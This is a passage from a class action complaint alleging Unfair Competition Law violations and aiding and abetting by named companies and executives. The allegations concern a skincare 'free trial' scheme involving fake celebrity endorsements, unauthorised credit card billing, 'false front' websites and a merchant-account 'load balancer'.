9 Professions Code section 17200, *et seq.*, on behalf of themselves and the Classes against  
10 Defendants.

11 544. As alleged herein, Plaintiff has suffered injury in fact and lost money or  
12 property as a result of Defendants’ conduct because among other things Ms. Tan was auto-  
13 billed without her permission and was charged on her credit card without permission.  
14 Plaintiff suffered that injury at the time of purchase when Plaintiff bought products that do  
15 not deliver the benefits Defendants promise, as well as on the dates her credit card was  
16 billed without permission.

17 545. The Unfair Competition Law, Business & Professions Code §17200, *et seq.*  
18 (“UCL”) prohibits “unfair competition,” which includes “any unlawful, unfair or  
19 fraudulent business act or practice and unfair, deceptive, untrue or misleading advertising  
20 and any act prohibited by Chapter 1 (commencing with Section 17500) of Part 3 of Division  
21 7 of the Business and Professions Code.”

22 546. Defendants committed “unfair” business acts or practices by, among other  
23 things: (1) engaging in conduct where the utility of such conduct, if any, is outweighed by  
24 the gravity of the consequences to Plaintiffs and members of the Classes; (2) engaging in  
25 conduct that is immoral, unethical, oppressive, unscrupulous, or substantially injurious to  
26 Plaintiffs and members of the Classes; and (3) engaging in conduct that undermines or  
27 violates the spirit or intent of the consumer protection laws alleged in this Class Action  
28 Complaint.

1           547. The utility of the conduct committed by Defendants and as described herein  
2 is nonexistent. There is no utility to falsely suggesting to customers that a product has been  
3 endorsed by celebrities, to falsely suggesting a customer is signing up for a free trial, to  
4 running a “false front” website to deceive banks and others, to operating a “load balancer,”  
5 or to any of the other conduct by Defendants. The harm to consumers caused by this  
6 conduct, by contrast, is significant. Defendants’ conduct described herein not only deprived  
7 the consumers of the value they were expecting to receive, it also caused them to treat  
8 themselves with ineffective products rather than alternative options, deprived them of  
9 money, and interfered with their lawful efforts to convince their banks that a fraudulent  
10 transaction had occurred.

11           548. Defendants’ conduct as described in this Complaint offends established public  
12 policies. Defendants’ conduct violated numerous civil and criminal statutes, as described  
13 further herein and in detail in the Fourth Cause of Action. Those statutes exist for a reason:  
14 to protect consumers from unfair marketing practices, and in many cases to protect  
15 consumers’ health. It is a particularly important public policy issue to avoid these kinds of  
16 violations in products that relate to health care or that are applied to the human body given  
17 the risks of such violations.

18           549. Defendants’ conduct as described in this Complaint is immoral, unethical,  
19 oppressive, and unscrupulous, as well as substantially injurious to Plaintiff and the Class.  
20 In particular and *inter alia*, this is evidenced by the outlandishness of the conduct described  
21 and of the story Defendants concocted regarding Oprah, Ellen DeGeneres, Shark Tank,  
22 and other celebrities, the significant publicity these illegal free trial schemes have received,  
23 prior FTC actions against similar criminal enterprises, and the fact that the illegality of  
24 these activities is well known in the affiliate marketing and direct marketing industries, and  
25 by the widespread dishonesty present in Defendants’ marketing materials.

26           550. Defendants’ conduct as described in this Complaint violates the letter, spirit,  
27 and intent of the consumer protection laws. Their products are marketed dishonestly and  
28 in violation of various consumer protection laws, as described herein and in the Causes of

1 Action of this complaint.

2 551. As detailed herein, Defendants’ unfair and/or fraudulent practices include  
3 disseminating false and/or misleading representations, through their marketing and  
4 advertising.

5 552. Defendants are aware that the claims or omissions they have made about the  
6 Products were and continue to be false and misleading.

7 553. Defendants had an improper motive—profit before accurate marketing—in  
8 their practices related to their deceptive practices, as set forth herein.

9 554. There were reasonably available alternatives to further Defendants’ legitimate  
10 business interests other than the conduct described herein. For example, Defendants could  
11 have removed the false and misleading representations from their advertisements, provided  
12 omitted information to Plaintiff and the other Class Members to avoid any deception, and  
13 could have complied with the law rather than violating the statutes as described in  
14 Plaintiff’s Fourth Cause of Action.

15 555. As a direct and proximate result of Defendants’ unfair or fraudulent business  
16 acts and practices and misleading and false advertising, Plaintiff and the other Class  
17 Members have suffered injury in fact and have lost money or property, time, and attention.  
18 Plaintiff reasonably relied upon Defendants’ representations regarding their products. In  
19 reasonable reliance on Defendants’ false representations, Plaintiff and other Class  
20 Members purchased the products at issue and paid more for those products than they would  
21 have had they been aware that Defendants’ representations were false. Plaintiff and other  
22 Class Members ended up with Products that were overpriced, inaccurately marketed, and  
23 did not have the characteristics, qualities, or value promised by Defendants, and therefore  
24 Plaintiff and other Class Members have suffered injury in fact.

25 556. Defendant’s representations were material to the decision of Plaintiffs and the  
26 Class Members to purchase Defendant’s products, and a reasonable person would have  
27 attached importance to the truth or falsity of the representations made by Defendant in  
28 determining whether to purchase Defendant’s products, as described in detail herein. With

1 respect to the omissions by Defendant as described herein, those omissions were material  
2 and Plaintiff and the Class Members would have behaved differently if the information had  
3 been disclosed. Had Defendants disclosed the omitted information, Plaintiff and the Class  
4 Members would have been aware of it and would not have purchased the products from  
5 Defendant or would not have paid the same price for those products. Similarly, had  
6 Defendants not engaged in the unfair and fraudulent business acts or practices described in  
7 this Complaint, Plaintiff and the Class Members would not have purchased the products  
8 from Defendant or would not have paid the same price for those products.

9 557. As purchasers and consumers of Defendants' Products, and as members of the  
10 general public who purchased and used the Products and have suffered injury in fact and  
11 lost money and property as a result of this unfair competition and unlawful conduct,  
12 Plaintiff and the Class are entitled to and bring this class action seeking all available  
13 remedies under the UCL.

14 558. The unfair and unlawful competitive practices described herein presents a  
15 continuing threat to Plaintiff and the Class Members in that Defendants persist and continue  
16 to engage in these practices, and will not cease doing so unless and until forced to do so by  
17 this Court. Defendants' conduct will continue to cause irreparable injury to consumers  
18 unless enjoined or restrained. Under Business & Professions Code § 17203, Plaintiff is  
19 entitled to injunctive relief ordering Defendants to cease their unfair competitive practices,  
20 and Plaintiff and all Class Members are entitled to restitution of the entirety of the  
21 Defendants' revenues associated with their unlawful acts and practices, or such portion of  
22 those revenues as the Court may find equitable.

23 559. The La Pura Defendants, as well as the John Doe(s) who control them, directly  
24 violated the UCL as described above in all respects. Those defendants worked together as  
25 a group to sell and distribute the La Pura Products, operated [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/)  
26 and [try-la-pura-skincare.com/l3/](http://try-la-pura-skincare.com/l3/), as well as the "false fronts," worked with other John Doe  
27 affiliates and affiliate networks to create fake celebrity advertisements, and pooled their  
28 merchant accounts together to be used in rotation to sell the La Pura products on the same

1 website. By doing so, all of the La Pura Defendants directly injured Plaintiff and the Class.  
2 Defendants Total Health Supply TUA, Inc. and DL Group Inc. directly billed Ms. Tan and  
3 thus directly injured her. Furthermore, all of the La Pura Defendants are alter egos of one  
4 another as explained herein, and when treated as a consolidated entity all of them are  
5 directly liable for these UCL violations against both Plaintiff and the Class.

6 560. Quick Box LLC directly violated the UCL “unfair” and “fraudulent” prongs  
7 as described above with respect to the false advertising and omissions. It created and ran  
8 at least some of the affiliate offers through a network of “in-house affiliates” it manages,  
9 as explained below in the section on aiding and abetting for Quick Box LLC in the First  
10 Cause of Action. It further directly sent advertisements for La Pura to at least some  
11 members of the Class who were on a list it maintains of prior victims of scams, which it  
12 advertises to on behalf of its clients. James Martell directly violated the UCL as described  
13 above with respect to the false advertising and omissions because he directed and  
14 supervised this conduct, and he was responsible for the creation of this in-house affiliate  
15 network and for creating the list of prior victims. Stephen Adele and Chad Biggins directly  
16 violated the UCL as described above with respect to the false advertising and omissions  
17 because they directed and supervised this conduct.

18 561. Konnektive LLC directly violated the UCL as described above with respect  
19 to the “unfair” prong by licensing the load balancer to the La Pura Defendants knowing it  
20 was designed to commit fraud, as well as with respect to the “unfair” and “fraudulent”  
21 prongs by providing coaching services that involved assisting in preparing fraudulent  
22 merchant account applications using the “false fronts.” Konnektive Corporation directly  
23 violated the UCL as described above by maintaining and operating the load balancer for  
24 the La Pura Defendants knowing it was designed to commit fraud, as well as by providing  
25 coaching services that involved assisting in preparing fraudulent merchant account  
26 applications using the “false fronts.” This operation of the load balancer was an unfair  
27 business practice, as described *supra*. Matthew Martorano and Kathryn Martorano directly  
28 violated the UCL as described above by directing and supervising this conduct, as well as

1 personally providing coaching services that involved assisting in preparing fraudulent  
2 merchant account applications using the “false fronts.”

3       **562. Aiding and Abetting (La Pura Defendants):** The La Pura Defendants aided  
4 and abetted one another, including in particular aiding and abetting Total Health Supply  
5 TUA, Inc. and DL Group Inc. when billing Ms. Tan. They are thus also responsible for and  
6 liable for one another’s conduct under this Cause of Action independently of their alter ego  
7 status. The La Pura Defendants knew about these violations of the UCL and knew that  
8 these misrepresentations were being made to Plaintiff and the Class, as described in the  
9 aiding and abetting section for the La Pura Defendants in the First Cause of Action, which  
10 is incorporated here by reference.

11       **563.** The La Pura Defendants knew of the UCL violations and misrepresentations  
12 involving the La Pura Products from the very beginning of the wrongful conduct, as  
13 described in the aiding and abetting section for the La Pura Defendants in the First Cause  
14 of Action. The La Pura Defendants knew these violations and misrepresentations were a  
15 breach of duty to Plaintiffs and the Class because they (and the John Doe(s) who operated  
16 them) knew they were working together to commit fraud, intentional torts, were exposing  
17 Plaintiff and the Class to harms the La Pura Defendants could foresee, and knew they were  
18 not being treated with due care but instead were being intentionally defrauded.

19       **564.** The La Pura Defendants gave substantial assistance and encouragement to one  
20 another, as described in the aiding and abetting section as to them in the First Cause of  
21 Action, which is incorporated here by reference. The La Pura Defendants’ conduct was a  
22 substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
23 proximate cause of the injuries, again as described in the aiding and abetting section as to  
24 them in the First Cause of Action. The La Pura Defendants had specific intent to facilitate  
25 the wrongful conduct by one another and the John Doe(s) and consciously decided to  
26 participate in that tortious conduct, as evidenced by their decision to fraudulently sign up  
27 for merchant accounts, to use paid “front people” as owners, and to pool those merchant  
28 accounts together to sell the La Pura Products in violation of VISA/Mastercard rules.

1           565. Even if they did not have knowledge of the wrongful conduct, the La Pura  
2 Defendants are separately responsible for and liable for the UCL violations and  
3 misrepresentations as aider and abettors because they gave the John Doe(s) and one another  
4 substantial assistance in achieving the tortious result and their own conduct, separately  
5 considered, constitutes a breach of duty to Plaintiff and the Class. The La Pura Defendants  
6 owed duties to Plaintiff and the Class, as explained in the aiding and abetting section as to  
7 them in the First Cause of Action, incorporated here by reference. The La Pura Defendants'  
8 own conduct, separately considered, breached these duties because they directly committed  
9 torts against Plaintiff and the Class, namely direct violations as described in Causes of  
10 Action One through Five. As described above, they gave one another substantial assistance  
11 in achieving the tortious result.

12           **566. Aiding and Abetting (Quick Box LLC):** Defendant Quick Box LLC aided  
13 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
14 and liable for their conduct under this Cause of Action. Quick Box LLC knew about these  
15 violations of the UCL and knew that these misrepresentations were being made to Plaintiff  
16 and the Class.

17           567. Quick Box LLC knew of the UCL violations and misrepresentations involving  
18 the La Pura Products from the very beginning of the wrongful conduct. Plaintiff  
19 incorporates by reference the facts and allegations outlined in the Aiding and Abetting  
20 portion of the First Cause of Action as to Quick Box LLC's knowledge. Quick Box LLC  
21 knew these violations and misrepresentations were a breach of duty to Plaintiffs and the  
22 Class because it knew the La Pura Defendants were committing fraud, intentional torts,  
23 were exposing Plaintiff and the Class to harms Quick Box LLC could foresee, and Quick  
24 Box LLC knew they were not being treated with due care but instead were being  
25 intentionally defrauded.

26           568. Quick Box LLC gave substantial assistance and encouragement to the La Pura  
27 Defendants and the John Doe(s), as described in the aiding and abetting section as to them  
28 in the First Cause of Action, which is incorporated here by reference. Quick Box LLC's

1 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
2 for and proximate cause of the injuries, again as described in the aiding and abetting section  
3 as to them in the First Cause of Action. Quick Box LLC had specific intent to facilitate the  
4 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
5 to participate in that tortious conduct, as evidenced by its recruitment of scammers at  
6 conferences, its continued participation despite consumer complaints and the lawsuit  
7 against it, and the other facts suggesting its knowledge.

8 569. Even if it did not have knowledge of the wrongful conduct, Quick Box LLC  
9 is separately responsible for and liable for the UCL violations by the La Pura Defendants  
10 and other John Does as an aider and abettor because it gave them substantial assistance in  
11 achieving the tortious result and its own conduct, separately considered, constitutes a  
12 breach of duty to Plaintiff and the Class. Quick Box LLC owed duties to Plaintiff and the  
13 Class, as explained in the aiding and abetting section as to them in the First Cause of  
14 Action, incorporated here by reference. Quick Box LLC's own conduct, separately  
15 considered, breached these duties because it directly committed torts against Plaintiff and  
16 the Class, as described in the First through Fifth Causes of Action. As described above, it  
17 gave them substantial assistance in achieving the tortious result.

18 570. **Aiding and Abetting (Stephen Adele):** Defendant Stephen Adele aided and  
19 abetted the La Pura Defendants and other John Does, and is thus also responsible for and  
20 liable for their conduct under this Cause of Action. As CEO, he directed Quick Box LLC's  
21 conduct and made it a matter of company policy to seek out free trial scammers as  
22 customers and to provide them the services described herein. The services provided to the  
23 La Pura Defendants were provided pursuant to this policy and at Adele's direction. Plaintiff  
24 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
25 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
26 Defendants pursuant to this policy. Adele personally participated in this conduct, in  
27 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
28 and advice on marketing the La Pura Products based on his own prior experience running

1 similar scams and on his experience helping other clients of Quick Box LLC who were  
2 running such scams.

3 571. Adele knew about these violations of the UCL. Plaintiff incorporates by  
4 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
5 Cause of Action as to Adele's knowledge. He personally advised and assisted the La Pura  
6 Defendants on how to run their scam, and he supervised and controlled Quick Box LLC's  
7 conduct as outlined in the aiding and abetting section of the First Cause of Action, and  
8 because of that he knew the nature of their tortious conduct.

9 572. Adele knew of the UCL violations from the very beginning of the wrongful  
10 conduct, because he supervised and controlled Quick Box LLC's activities and was  
11 involved the creation of the product, the websites, and the marketing materials. He knew  
12 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
13 because he knew the La Pura Defendants were committing fraud, intentional torts, were  
14 exposing Plaintiff and the Class to harms he could foresee, and he knew they were not  
15 being treated with due care but instead were being intentionally defrauded.

16 573. Adele gave substantial assistance and encouragement to the La Pura  
17 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
18 in the First Cause of Action, which is incorporated here by reference. Adele's conduct was  
19 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
20 proximate cause of the injuries, again as described in the aiding and abetting section as to  
21 him in the First Cause of Action. Adele had specific intent to facilitate the wrongful conduct  
22 by the La Pura Defendants and other John Does and consciously decided to participate in  
23 that tortious conduct, as evidenced by his recruitment of scammers at conferences, his  
24 continued participation despite consumer complaints and the lawsuit against Quick Box  
25 LLC, and the other facts suggesting his knowledge.

26 574. Even if he did not have knowledge of the wrongful conduct, Adele is  
27 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
28 other John Does as an aider and abettor because he gave them substantial assistance in

1 achieving the tortious result and his own conduct, separately considered, constitutes a  
2 breach of duty to Plaintiff and the Class. Adele owed duties to Plaintiff and the Class, as  
3 explained in the aiding and abetting section as to him in the First Cause of Action,  
4 incorporated here by reference. Adele's own conduct, separately considered, breached  
5 these duties because he directly committed torts against Plaintiff and the Class, as described  
6 in the First through Fifth Causes of Action. As described above, he gave them substantial  
7 assistance in achieving the tortious result.

8       **575. Aiding and Abetting (Biggins):** Defendant Chad Biggins aided and abetted  
9 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
10 their conduct under this Cause of Action. As COO, he directed Quick Box LLC's conduct  
11 and made it a matter of company policy to seek out free trial scammers as customers and  
12 to provide them the services described herein. The services provided to the La Pura  
13 Defendants were provided pursuant to this policy and at Biggins' direction. Plaintiff  
14 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
15 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
16 Defendants pursuant to this policy. Biggins personally participated in this conduct, in  
17 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
18 and advice on marketing the La Pura Products based on his own prior experience running  
19 similar scams and on his experience helping other clients of Quick Box LLC who were  
20 running such scams.

21       **576.** Biggins knew about these violations of the UCL and knew that these  
22 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
23 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
24 Cause of Action as to Biggins' knowledge. He supervised and controlled Quick Box LLC's  
25 conduct as outlined in the aiding and abetting section of the First Cause of Action, and  
26 because of that supervision and control and because of the volume of sales of the La Pura  
27 Defendants, he knew the nature of their tortious conduct.

1           577. Biggins knew of the UCL violations involving the La Pura Products from the  
2 very beginning of the wrongful conduct, because he supervised and controlled Quick Box  
3 LLC's activities and was involved the creation of the product, the websites, and the  
4 marketing materials. He knew these violations and misrepresentations were a breach of  
5 duty to Plaintiffs and the Class because he knew the La Pura Defendants were committing  
6 fraud, intentional torts, were exposing Plaintiff and the Class to harms he could foresee,  
7 and he knew they were not being treated with due care but instead were being intentionally  
8 defrauded.

9           578. Biggins gave substantial assistance and encouragement to the La Pura  
10 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
11 in the First Cause of Action, which is incorporated here by reference. Biggins' conduct was  
12 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
13 proximate cause of the injuries, again as described in the aiding and abetting section as to  
14 him in the First Cause of Action. Biggins had specific intent to facilitate the wrongful  
15 conduct by the La Pura Defendants and other John Does and consciously decided to  
16 participate in that tortious conduct, as evidenced by his long history of assisting free trial  
17 scammers, his key role as a founder of 2Chads/Quick Box LLC (which from the inception  
18 of the company was focused on assisting free trial scammers), the contents of the white  
19 papers on the 2Chads website which advised on how to run a free trial scam which were  
20 created when Biggins was one of the few employees of the company, the fact that the  
21 company touted his marketing knowledge and history to its base of free trial scammer  
22 customers, and the other facts suggesting his knowledge.

23           579. Even if he did not have knowledge of the wrongful conduct, Biggins is  
24 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
25 other John Does as an aider and abettor because he gave them substantial assistance in  
26 achieving the tortious result and his own conduct, separately considered, constitutes a  
27 breach of duty to Plaintiff and the Class. Biggins owed duties to Plaintiff and the Class, as  
28 explained in the aiding and abetting section as to him in the First Cause of Action,

1 incorporated here by reference. Biggins' own conduct, separately considered, breached  
2 these duties because he directly committed torts against Plaintiff and the Class, as described  
3 in the First through Fifth Causes of Action. As described above, he gave them substantial  
4 assistance in achieving the tortious result.

5       **580. Aiding and Abetting (Martell):** Defendant James Martell aided and abetted  
6 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
7 their conduct under this Cause of Action. As Vice President of Sales, he directed Quick  
8 Box LLC's conduct and made it a matter of company policy to seek out free trial scammers  
9 as customers and to provide them the services described herein. The services provided to  
10 the La Pura Defendants were provided pursuant to this policy and at Martell's direction.  
11 Plaintiff incorporates by reference the aiding and abetting section as to Quick Box LLC in  
12 the First Cause of Action, which describes the services Quick Box LLC provided to the La  
13 Pura Defendants pursuant to this policy. Martell personally participated in this conduct, in  
14 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
15 and advice on marketing the La Pura Products based on his own prior experience running  
16 similar scams and on his experience helping other clients of Quick Box LLC who were  
17 running such scams. Martell further created Private Label Campaigns, and integrated the  
18 company into Quick Box LLC after the two companies merged. He was thus directly  
19 involved in supervising and operating the turn-key free trial scam aspects of Quick Box  
20 LLC's business discussed *supra*.

21       **581.** Martell knew about these violations of the UCL and knew that these  
22 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
23 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
24 Cause of Action as to Martell's knowledge. He supervised and controlled Quick Box  
25 LLC's conduct as outlined in the aiding and abetting section of the First Cause of Action,  
26 and because of that supervision and control and because of the volume of sales of the La  
27 Pura Defendants, he knew the nature of their tortious conduct.

1           582. Martell knew of the UCL violations and misrepresentations involving the La  
2 Pura Products from the very beginning of the wrongful conduct, because he supervised and  
3 controlled Quick Box LLC’s activities and was involved the creation of the product, the  
4 websites, and the marketing materials. He knew these violations and misrepresentations  
5 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants  
6 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
7 could foresee, and he knew they were not being treated with due care but instead were  
8 being intentionally defrauded.

9           583. Martell gave substantial assistance and encouragement to the La Pura  
10 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
11 in the First Cause of Action, which is incorporated here by reference. Martell’s conduct  
12 was a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
13 proximate cause of the injuries, again as described in the aiding and abetting section as to  
14 him in the First Cause of Action. Martell had specific intent to facilitate the wrongful  
15 conduct by the La Pura Defendants and other John Does and consciously decided to  
16 participate in that tortious conduct, as evidenced by his long history of assisting free trial  
17 scammers, his role in providing turn-key scam operation services to Quick Box LLC clients  
18 through his “Krisp Commerce,” “Private Label Campaigns,” and “Brand Innovate”  
19 companies, the fact that the company touted his marketing knowledge and history to its  
20 base of free trial scammer customers, and the other facts suggesting his knowledge.

21           584. Even if he did not have knowledge of the wrongful conduct, Martell is  
22 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
23 other John Does as an aider and abettor because he gave them substantial assistance in  
24 achieving the tortious result and his own conduct, separately considered, constitutes a  
25 breach of duty to Plaintiff and the Class. Martell owed duties to Plaintiff and the Class, as  
26 explained in the aiding and abetting section as to him in the First Cause of Action,  
27 incorporated here by reference. Martell’s own conduct, separately considered, breached  
28 these duties because he directly committed torts against Plaintiff and the Class, as described

1 in the First through Fifth Causes of Action. As described above, he gave them substantial  
2 assistance in achieving the tortious result.

3       **585. Aiding and Abetting (Konnektive LLC):** Defendant Konnektive LLC aided  
4 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
5 and liable for their conduct under this Cause of Action. Konnektive LLC knew about these  
6 violations of the UCL and knew that these misrepresentations were being made to Plaintiff  
7 and the Class. Plaintiff incorporates by reference the facts and allegations outlined in the  
8 Aiding and Abetting portion of the First Cause of Action as to Konnektive LLC's  
9 knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
10 Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one another,  
11 and the facts in the aiding and abetting sections as to each of these Defendants are  
12 incorporated herein by reference.

13       **586.** Konnektive LLC knew of the UCL violations involving the La Pura Products  
14 from the very beginning of the wrongful conduct, because its employees and Konnektive  
15 Corporation employees it supervised and controlled were involved in the onboarding  
16 process for the La Pura Defendants. Konnektive LLC knew these violations and  
17 misrepresentations were a breach of duty to Plaintiffs and the Class because it knew the La  
18 Pura Defendants were committing fraud, intentional torts, were exposing Plaintiff and the  
19 Class to harms Konnektive LLC could foresee, and Konnektive LLC knew they were not  
20 being treated with due care but instead were being intentionally defrauded.

21       **587.** Konnektive LLC gave substantial assistance and encouragement to the La  
22 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
23 it in the First Cause of Action, which is incorporated here by reference. Konnektive LLC's  
24 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
25 for and proximate cause of the injuries, again as described in the aiding and abetting section  
26 as to it in the First Cause of Action. Konnektive LLC had specific intent to facilitate the  
27 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
28 to participate in that tortious conduct, as evidenced by its recruitment of scammers at

1 conferences, its specifically designing the load balancer for use in committing fraud, and  
2 the other facts suggesting its knowledge.

3 588. Even if it did not have knowledge of the wrongful conduct, Konnektive LLC  
4 is separately responsible for and liable for the UCL violations by the La Pura Defendants  
5 and other John Does as an aider and abettor because it gave them substantial assistance in  
6 achieving the tortious result and its own conduct, separately considered, constitutes a  
7 breach of duty to Plaintiff and the Class. Konnektive LLC owed duties to Plaintiff and the  
8 Class, as explained in the aiding and abetting section as to it in the First Cause of Action,  
9 incorporated here by reference. Konnektive LLC's own conduct, separately considered,  
10 breached these duties because it directly committed torts against Plaintiff and the Class, as  
11 described in the Third through Fifth Causes of Action. As described above, it gave them  
12 substantial assistance in achieving the tortious result.

13 589. **Aiding and Abetting (Konnektive Corporation):** Defendant Konnektive  
14 Corporation aided and abetted the La Pura Defendants and other John Does, and is thus  
15 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
16 Corporation knew about these violations of the UCL. Plaintiff incorporates by reference  
17 the facts and allegations outlined in the Aiding and Abetting portion of the First Cause of  
18 Action as to Konnektive Corporation's knowledge. Konnektive LLC, Konnektive  
19 Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are  
20 alleged to be alter egos of one another, and the facts in the aiding and abetting sections as  
21 to each of these Defendants are incorporated herein by reference.

22 590. Konnektive Corporation knew of the UCL violations and misrepresentations  
23 involving the La Pura Products from the very beginning of the wrongful conduct, because  
24 its employees were involved in the onboarding process for the La Pura Defendants.  
25 Konnektive Corporation knew these violations and misrepresentations were a breach of  
26 duty to Plaintiffs and the Class because it knew the La Pura Defendants were committing  
27 fraud, intentional torts, were exposing Plaintiff and the Class to harms Konnektive  
28 Corporation could foresee, and Konnektive Corporation knew they were not being treated

1 with due care but instead were being intentionally defrauded.

2 591. Konnektive Corporation gave substantial assistance and encouragement to the  
3 La Pura Defendants and the John Doe(s), as described in the aiding and abetting section as  
4 to them in the First Cause of Action, which is incorporated here by reference. Konnektive  
5 LLC's conduct was a substantial factor in causing harm to Plaintiff and the Class, and was  
6 a but-for and proximate cause of the injuries, again as described in the aiding and abetting  
7 section as to it in the First Cause of Action. Konnektive Corporation had specific intent to  
8 facilitate the wrongful conduct by the La Pura Defendants and other John Does and  
9 consciously decided to participate in that tortious conduct, as evidenced by its recruitment  
10 of scammers at conferences, its specifically designing the load balancer for use in  
11 committing fraud, and the other facts suggesting its knowledge.

12 592. Even if it did not have knowledge of the wrongful conduct, Konnektive  
13 Corporation is separately responsible for and liable for the UCL violations by the La Pura  
14 Defendants and other John Does as an aider and abettor because it gave them substantial  
15 assistance in achieving the tortious result and its own conduct, separately considered,  
16 constitutes a breach of duty to Plaintiff and the Class. Konnektive Corporation owed duties  
17 to Plaintiff and the Class, as explained in the aiding and abetting section as to it in the First  
18 Cause of Action, incorporated here by reference. Konnektive Corporation's own conduct,  
19 separately considered, breached these duties because it directly committed torts against  
20 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
21 described above, it gave them substantial assistance in achieving the tortious result.

22 593. **Aiding and Abetting (Konnektive Rewards LLC):** Defendant Konnektive  
23 Rewards LLC aided and abetted the La Pura Defendants and other John Does, and is thus  
24 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
25 Rewards LLC knew about these violations of the UCL and knew that these  
26 misrepresentations were being made to Plaintiff and the Class. Konnektive LLC,  
27 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
28

1 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
2 abetting sections as to each of these Defendants are incorporated herein by reference.

3 594. Konnektive Rewards LLC knew of the UCL violations and misrepresentations  
4 from the very beginning of the wrongful conduct, as explained in the aiding and abetting  
5 sections on the other entities which it is an alter ego of. Konnektive Rewards LLC knew  
6 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
7 because it knew the La Pura Defendants were committing fraud, intentional torts, were  
8 exposing Plaintiff and the Class to harms Konnektive Rewards LLC could foresee, and  
9 Konnektive Rewards LLC knew they were not being treated with due care but instead were  
10 being intentionally defrauded.

11 595. Konnektive Rewards LLC gave substantial assistance and encouragement to  
12 the La Pura Defendants and the John Doe(s), as explained in the aiding and abetting  
13 sections on the other entities which it is an alter ego of, which are incorporated herein by  
14 reference. Konnektive Rewards LLC's conduct was a substantial factor in causing harm to  
15 Plaintiff and the Class, and was a but-for and proximate cause of the injuries, again as  
16 described in the aiding and abetting section as to it in the First Cause of Action. Konnektive  
17 Rewards LLC had specific intent to facilitate the wrongful conduct by the La Pura  
18 Defendants and other John Does and consciously decided to participate in that tortious  
19 conduct, as evidenced by the Konnektive entities' recruitment of scammers at conferences,  
20 their specifically designing the load balancer for use in committing fraud, and the other  
21 facts suggesting its knowledge.

22 596. Even if it did not have knowledge of the wrongful conduct, Konnektive  
23 Rewards LLC is separately responsible for and liable for the UCL violations and  
24 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
25 because it gave them substantial assistance in achieving the tortious result and its own  
26 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
27 Konnektive Rewards LLC owed duties to Plaintiff and the Class, as explained in the aiding  
28 and abetting section as to it in the First Cause of Action, incorporated here by reference.

1 Konnektive Rewards LLC’s own conduct, separately considered as part of the consolidated  
2 alter ego entity it is a part of, breached these duties because it directly committed torts  
3 against Plaintiff and the Class, as described in the Third through Fifth Causes of Action.  
4 As described above, it gave them substantial assistance in achieving the tortious result.

5 **597. Aiding and Abetting (Matthew Martorano):** Defendant Matthew  
6 Martorano aided and abetted the La Pura Defendants and other John Does, and is thus also  
7 responsible for and liable for their conduct under this Cause of Action. Matthew Martorano  
8 knew about these violations of the UCL and knew that these misrepresentations were being  
9 made to Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations  
10 outlined in the Aiding and Abetting portion of the First Cause of Action as to Matthew  
11 Martorano’s knowledge. Konnektive LLC, Konnektive Corporation, Konnektive Rewards  
12 LLC, Matthew Martorano, and Kathryn Martorano are alleged to be alter egos of one  
13 another, and the facts in the aiding and abetting sections as to each of these Defendants are  
14 incorporated herein by reference.

15 **598.** Matthew Martorano knew of the UCL violations and misrepresentations  
16 involving the La Pura Products from the very beginning of the wrongful conduct, because  
17 he was personally involved in the onboarding process for the La Pura Defendants. Matthew  
18 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
19 and the Class because he knew the La Pura Defendants were committing fraud, intentional  
20 torts, were exposing Plaintiff and the Class to harms he could foresee, and he knew they  
21 were not being treated with due care but instead were being intentionally defrauded.

22 **599.** Matthew Martorano gave substantial assistance and encouragement to the La  
23 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
24 him in the First Cause of Action, which is incorporated here by reference. Matthew  
25 Martorano’s conduct was a substantial factor in causing harm to Plaintiff and the Class,  
26 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
27 abetting section as to him in the First Cause of Action. Matthew Martorano had specific  
28 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does

1 and consciously decided to participate in that tortious conduct, as evidenced by his  
